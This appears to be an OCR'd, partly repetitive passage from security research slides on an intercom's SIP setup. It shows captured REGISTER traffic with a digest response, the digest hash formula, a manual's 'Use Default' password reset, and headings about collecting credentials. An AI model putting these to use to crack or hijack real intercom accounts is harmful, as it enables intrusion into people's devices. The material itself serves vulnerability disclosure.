From: <sip:0e00[redacted]@47.91.88.33>;tag=853d492a-7837-425a-9cdc-16c6a8a771f8
Call-ID: 890017f7-941e-4504-97ca-4a64b65517ac@HOST
To: <sip:0e0019[redacted]@47.91.88.33>;tag=47f5494f4dd8677feafc1bbd25a7fb92.6c04
WWW-Authenticate: Digest realm="47.91.88.33", nonce="6057780c0001776a670f224d2b08263f66d6d198fa89cbd8"
Server: OpenSIPS (2.3.2 (x86_64/linux))
Content-Length: 0

REGISTER sip:47.91.88.33 SIP/2.0
CSeq: 2 REGISTER
Via: SIP/2.0/UDP 127.0.0.1:5060;branch=z9hG4bK4ed19d4f52-cc62-42f2-b510-02a9f932d7f5;rport
User-Agent: LinphoneAndroid/Version V1.8 Build 2019.09.26 -1 (belle-sip/1.6.3)
Authorization: Digest username="0e[redacted]", realm="47.91.88.33", nonce="6057780c0001776a670f224d2b08263f66d6d198fa89cbd8", uri="sip:47.91.88.33", algorithm=MD5, response="41e48fae985ee8bc83bc552536ee6edf"
From: <sip:[redacted]@47.91.88.33>;tag=853d492a-7837-425a-9cdc-16c6a8a771f8
Call-ID: 890017f7-941e-4504-97ca-4a64b65517ac@HOST
Organization: ORG
To: <sip:0e00[redacted]@47.91.88.33>
Contact: <sip:0e00[redacted]@HOST:5060>;q=1
Allow: INVITE,ACK,OPTIONS,BYE,CANCEL,SUBSCRIBE,NOTIFY,REFER,MESSAGE,INFO,PING,PRACK
Expires: 200
Content-Length: 0
Max-Forwards: 70

SIP/2.0 200 OK
CSeq: 2 REGISTER
Via: SIP/2.0/UDP 127.0.0.1:5060;received=[redacted];branch=z9hG4bK4ed19d4f52-cc62-42f2-b510-02a9f932d7f5;rport=56031
From: <sip:0e[redacted]@47.91.88.33>;tag=853d492a-7837-425a-9cdc-16c6a8a771f8
Call-ID: 890017f7-941e-4504-97ca-4a64b65517ac@HOST
To: <sip:0e00[redacted]@47.91.88.33>;tag=47f5494f4dd8677feafc1bbd25a7fb92.6c04
Contact: <sip:0e00[redacted]@HOST:5060>;q=1;expires=200;received="sip:[redacted]:56031", <sip:0e[redacted]@[redacted];uniq=8D81B0EFCACBC1DDF950E0C3F8CE9>;expires=721;received="sip:[redacted]:5060", <sip:
0e00[redacted]@141.226.250.10:54658;transport=udp>;expires=43;received="sip:[redacted]:54658"
Server: OpenSIPS (2.3.2 (x86_64/linux))
Content-Length: 0
```

```
h1 = hash(USER:REALM:PASSWORD)
h2 = hash(METHOD:URI)
CHALLENGE = nonce
response = hash(h1:CHALLENGE:h2)
```


Back to the manual..

“Use Default” ???

- How is it possible? each device should be uniquely identified in the SIP network

- How does the server know that the password was reset?

Oh no...



Setting

Call Tune
General
Installer
Wireless
About

Wifi switch [ON]
Wlan setting
Wireless device regist [00]
SIP config
SIP tools

Sip config

Wireless

USER NAME 0e0019axxx
PASSWORD 230**
DOMAIN 2easyip.com
Manual registration
Use Default

Sip config

Wireless

USER NAME 0e0019axxx
PASSWORD 230**
DOMAIN 2easyip.com
Manual registration
Use Default


Sip config

Wireless

USER NAME 0e0019axxx
PASSWORD 230**
DOMAIN 2easyip.com
Manual registration
Use Default
Registered

3. Touch it to restore all settings on “SIP config” and create 2 SIP accounts, one for DX monitor and one for 2Easy APP. Server will apply to restore two accounts' password to default, and register it. Only when:
   - ○ If your DX monitor is not brand new, we suggest you touch “Use default” before testing.
   - ○ 2Easy APP is not able to register on server

Collecting Credentials
OSINT



Sip config

Wireless

USER NAME 0e0019axxx

PASSWORD 230**

DOMAIN 2easyip.com

Manual registration

Use Default

Registered

Sip config

Wireless


USER NAME 0e0019axxx

PASSWORD 230**

DOMAIN 2easyip.com

Manual registration

Use Default



